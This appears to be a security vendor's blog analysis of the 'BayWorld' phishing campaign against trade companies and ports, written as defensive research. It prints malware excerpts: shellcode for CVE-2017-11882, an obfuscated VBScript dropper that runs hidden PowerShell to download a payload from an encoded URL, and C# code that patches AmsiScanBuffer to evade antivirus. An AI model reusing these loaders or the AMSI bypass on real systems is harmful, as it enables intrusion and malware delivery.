


BayWorld event, Cyber Attack Against Foreign Trade Industry

blog.360totalsecurity.com/en/bayworld-event-cyber-attack-against-foreign-trade-industry/

January 19, 2020



Jan 19, 2020kate

[Tweet](#)

[Learn more about 360 Total Security](#)

Since October 2019, 360 Security Center has successively intercepted multiple cyber attacks against foreign trade, transportation, and several important maritime ports. Through a joint analysis of these attack incidents, we find that the hacker team that launched the attack is highly professional and has a powerful arsenal. The targets of the attack are of extremely high value, so we don't think this is purely personal behavior, But a professional hacker team or APT organization.


When analyzing the organization's CVE-2017-11882 exploit document, we found that the way to bypass the shellcode length limitation is similar to that used by the APT organization TA505, but the delivered payload is in favor of publicly sold malware such as NanoCore , Formbook, etc., did not find any Tema ever used by TA505. So we are not sure if this attack was initiated by TA505.

However, in order to facilitate the continuous follow-up of the organization, we named the attack “Bayworld”, and we will continue to track and study more attacks related to the organization.

Attack target

We analyzed the machines that infected a series of Trojan horses and found that the main attack targets of BayWorld activities were concentrated in large enterprises with import and export business, covering medical, chemical, construction, and various new manufacturing industries. Major regional transport companies, as well as a number of important maritime ports launched attacks.

The attack area is mainly distributed in China, Egypt, Ukraine and other countries. The main attack targets are the Suez Canal, Algiers Port, Youzny Sea Port and other important commercial ports. The regional distribution is shown in the following figure:




Decoy document

We analyzed the phishing emails related to Bayworld activities from August 2019. The malicious document attachments carried in the emails are mainly divided into the following three categories:

1. Contains macro viruses
2. Contains CVE-2017-8570 vulnerability
3. Contains CVE-2017-11882 vulnerability

The contents of the phishing emails are relatively simple. After the embarrassment, the victims will be reminded to open the attached file:



Attachments are usually disguised as purchase orders, payment vouchers, account statements, etc.

Inquiry# 7110935-ORDER.xlsx - Microsoft Excel

文件 开始 插入 页面布局 公式 数据 审阅 视图 登录

A3 : 請參考我們的網站

S.No	PART NO	Description	Quantity	RATE EACH	DIS %
1		駕駛員手柄	50	MT	
2		直磨機和賭注	50	MT	
3		機械工具	90	MT	
4		蓋板金屬板	50	MT	
		发自我的华为手机			

PO NO. / PO / 2019 / 23
DATE : 07/05/2019

請參考我們的網站
還請訪問我們的網站

Sheet1 就绪 100%

CVE-2017-11882

Unlike most previous CVE-2017-11882 exploits, Bayworld uses malicious code in xlsx files. When overflowing, it uses a 30-byte shellcode to dynamically obtain the memory pointer of the MTEFData structure and locate the remaining shellcode. In order to bypass the limit on the length of shellcode when exploiting.

```

; -----
BA 56 1E 59 D9      mov     edx, 0D9591E56h
81 F2 6A A3 1C D9   xor     edx, 0D91CA36Ah
8B 32               mov     esi, [edx]      ; 0x45BD3C ppp_MTEFData
8B 16               mov     edx, [esi]
BE B6 7F 4F D0      mov     esi, 0D04F7FB6h
81 E6 B9 67 66 2F   and     esi, 2F6667B9h
8B 2E               mov     ebp, [esi]
52                 push   edx
FF D5               call   ebp              ; Kernel32!GlobalLock
05 E0 C4 F8 10      add     eax, 10F8C4E0h
2D 54 4D ED 10      sub     eax, 10ED4D54h
FF E0               jmp     eax              ; download payload
; -----

```

This method is not the first time to appear. We found that a similar use method was mentioned in the analysis report of the TA505 hacker organization by friends and merchants, but based on one point, we are not sure that the Bayworld was initiated by the TA505 hacker organization.

CVE-2017-8570


The CVE-2017-8570 exploit document contains two key ole objects. The first is a Package type malicious scriptletfile (SCT) script. After the malicious document is opened, the Package object is automatically released to the %temp% directory.

```

=====
File: 'Purchase Order.doc' - size: 229767 bytes
-----
id |index |OLE Object
-----
0  |0000531Eh |format_id: 2 (Embedded)
   |          |class name: 'Package'
   |          |data size: 9552
   |          |OLE Package object:
   |          |Filename: u'AbctfhgXghghghg.sct'
   |          |Source path: u'C:\\fsdsDggf\\AbctfhgXGhghghg.sct'
   |          |Temp path = u'C:\\fakepath\\Abctfhghghghghg.sct'
   |          |MD5 = 'ce502e8209d26c205a30f9a9bf901262'
   |          |MODIFIED FILE EXTENSION
   |          |EXECUTABLE FILE
-----
1  |00009F13h |Not a well-formed OLE object
-----
2  |0000FF25h |format_id: 2 (Embedded)
   |          |class name: 'OLE2Link'
   |          |data size: 2560
   |          |MD5 = '2de8a43a55200a017eaffe80b5a2af58'
   |          |CLSID: 00000300-0000-0000-C000-000000000046
   |          |StdOleLink (embedded OLE object - Known Related to
   |          |CVE-2017-0199, CVE-2017-8570, CVE-2017-8759 or CVE-2018-8174)
-----

```

The second is an OLE2Link object, which is used to trigger the SCT script released to a random directory



The SCT script is used to download subsequent payloads.

```
<?XML version="1.0"?><!--In publishing and graphic design, lorem ipsum is a placeholder text uncommon-->
6%ht464jukt '037834
aaaaazdtbfmScriptExecute(Instant)QR0xYlJTYzCPwwaxxtsNMzhHOf1l = "-9482+9551*3026-2906*6579-6478*5111-5012*1036386/8858*3472-3356*501970/4970*9975-9935*489405/4661*471900/4290*745:
<scriptlet
[>aaaaaa '017834
In publishing and graphic design, lorem ipsum is a placeholder text commonly
In publishing and graphic design, lorem ipsum is a placeholder text commonly<script language = "vbscript">dim yyyyyyyyyyyyyy:Execute("'h")
zEQibYIXVUEKswxvoghvhtPSQTRCkYlJTYzCPwwaxxtsNMzhHOf1l = "-9482+9551*3026-2906*6579-6478*5111-5012*1036386/8858*3472-3356*501970/4970*9975-9935*489405/4661*471900/4290*745360/6655*1098:
[sdfdsfs = "aHR0UDovLzcxLjEyoC4xMTQxMTUzR2Rhc2RzWdyLmV4ZGQ=" '037834
yulkytjtrhtjrkdsarjky ="dGFza3NtZ3IuZmhl" '037834
fzease = ""
Function ase64Decode(ByVal sBase64EncodedText, ByVal fisUtf16LE)
[+]
End Function
aaax = "ADODB.Stream"
function BytesToStr(ByVal byteArray, ByVal sTextEncoding)
[+]
end function
[+]
aa = "sebody"
ee = ".close"
byeworld = sdsds + vbCrLf + ".open" + vbCrLf + ".write objh" '037834
byeworld = byeworld + "ttpdown"+"load.respon" + aa'037834
[+]
varf = "Pow" + "erS" + "hell -NoP -sta -Noni -W Hidden -ExecutionPolicy bypass -NoLogo -command ""(New-Object System.Net.WebClient).DownloadFile(' + ase64Decode([sdfdsfs], False)
Set objShell = CreateObject("WScript.Shell")
objShell.run varf, 0
end with '037834
Execute("set ffffffffggggg = no" + "thing") '037834
end if '037834
Function Base64Encode(ByVal sText, ByVal fAsUtf16LE)
[+]
End Function
[+]
dim monkey
monkey = monkey + bicodo
function jing()
Execute("objFile." + "Wz" + "ite stryn")
objFile.Close
end function
[+]
Set writer=CreateObject("Scripting.FileSystemObject")
outFile="C:\programData\hrjytrj.cmd"
stryn = ushv + "data\$\" + ase64Decode(yulkytjtrhtjrkdsarjky, False)
jing()
</script>
</scriptlet>
```

Malicious macro

In addition to exploiting vulnerabilities, a large number of macro viruses have also been used in Bayworld activities. The macro code has been obfuscated. After multiple decryptions, it will call powershell to execute the following script:

```

function le7f3 {param($sd93b)
    $b27db15='q5967b';
    $vd121='';
    for ($i=0; $i -lt $sd93b.length;$i+=2)
    {
        $tefb44d=[convert]::ToByte($sd93b.Substring($i,2),16);
        $vd121+=[char]($tefb44d -bxor $b27db15[(($i/2)%$b27db15.length]);
    }
    return $vd121;
}

$c5a88 = '044650585042224c4a42520f4a404a5f59055166404543071c1b6b43591618585c1f';
$c5a882 = le7f3($c5a88);
Add-Type -TypeDefinition $c5a882;
[y13c4c6]::ad1bd5();

```

Add C # code to the current session via Add-Type and execute:

```

IntPtr xaacc = bef1bc9(le7f3("10584a5f19061d59")); //amsi.dll
if(xaacc==IntPtr.Zero)
{
    goto zdb23;
}
IntPtr bbdeac=zad7d1(xaacc,le7f3("30584a5f6401105b7b4351041447")); //AmsiScanBuffer
if(bbdeac==IntPtr.Zero)
{
    goto zdb23;
}
UIntPtr ufa6bc=(UIntPtr)5;
uint oc1de5=0;
if(!z6416(bbdeac,ufa6bc,0x40,out oc1de5))
{
    goto zdb23;
}
Byte[] d5aecef={0x31,0xff,0x90};
IntPtr v3d77=Marshal.AllocHGlobal(3);
Marshal.Copy(d5aecef,0,v3d77,3);
f4487(new IntPtr(bbdeac.ToInt64()+0x001b),v3d77,3);

```

Then bypass AMSI detection through Patch AmsiScanBuffer, and finally download and execute the payload.

PayLoad

During our analysis of the activities of BayWorld, we found that there are many types of payloads delivered by them, covering the following types of mainstream remote control and spyware.

NanoCore




RevergeRat



AZORult



Formbook



In addition, I also detected a small amount of malware from families such as Ave_Maria and NjRat. These malware have powerful functions, and hackers can control the victim's machine and perform any desired operation through this software.

Covert means

In addition to using IP addresses in some URLs, most of them use dynamic domain names to hide real server addresses:

Duck DNS spec about why install faqs

Sign in with Twitter Sign in with GitHub login with reddit Sign in with Google Sign in with Persona



Duck DNS

free dynamic DNS hosted on AWS

support us: become a [Patreon](#)
new: moved forum to [Google Groups](#)

Donate Bitcoin 16gHnv3NTJpF5ZavM9QYBFxUKNchdicUS



dotbit.me


.BIT DOMAINS YOUR ACCOUNT TRADE DOMAINS FORUM SURF .BIT CONTACT

The most reliable .bit registrar, online since December 2012 and hosting over 6000 domains

Bit domains are managed by the peer-to-peer Namecoin network with no central authority. The system is still at an early stage of development but grows rapidly. Register .bit domains via the [namecoin software](#) or use our service.


- Pay 0.0005 Bitcoin, 5 Namecoin or the equivalent in any crypto-currency per domain & year
- No crypto-coins? No worries, you can pay with credit card as well (\$5/domain & year)
- Our service works perfectly together with **ZeroNet** and similar apps
- We pay all your network costs like registration and update fees
- Transfer your .bit domains to us and get the first year free
- Transfer domains & coins in or out at any time for free
- We automatically keep your domains from expiring
- You do not need to run any Namecoin software
- No signup needed (using Google OpenID)
- Three simple steps:

timeweb >



Перенос за 1 час 3 месяца хостинга Зачет баланса


Перенести



Summary

Bayworld is a well-targeted and highly professional cyber attack campaign. The hacking gang behind it has a powerful arsenal and diverse attack methods. It uses a large number of obfuscated codes and dynamic domain names in the entire attack process. At the same time, its own characteristics are well hidden.

360 Total Security can intercept such cyber attacks in multiple dimensions. Users could install and use it:



[Learn more about 360 Total Security](#)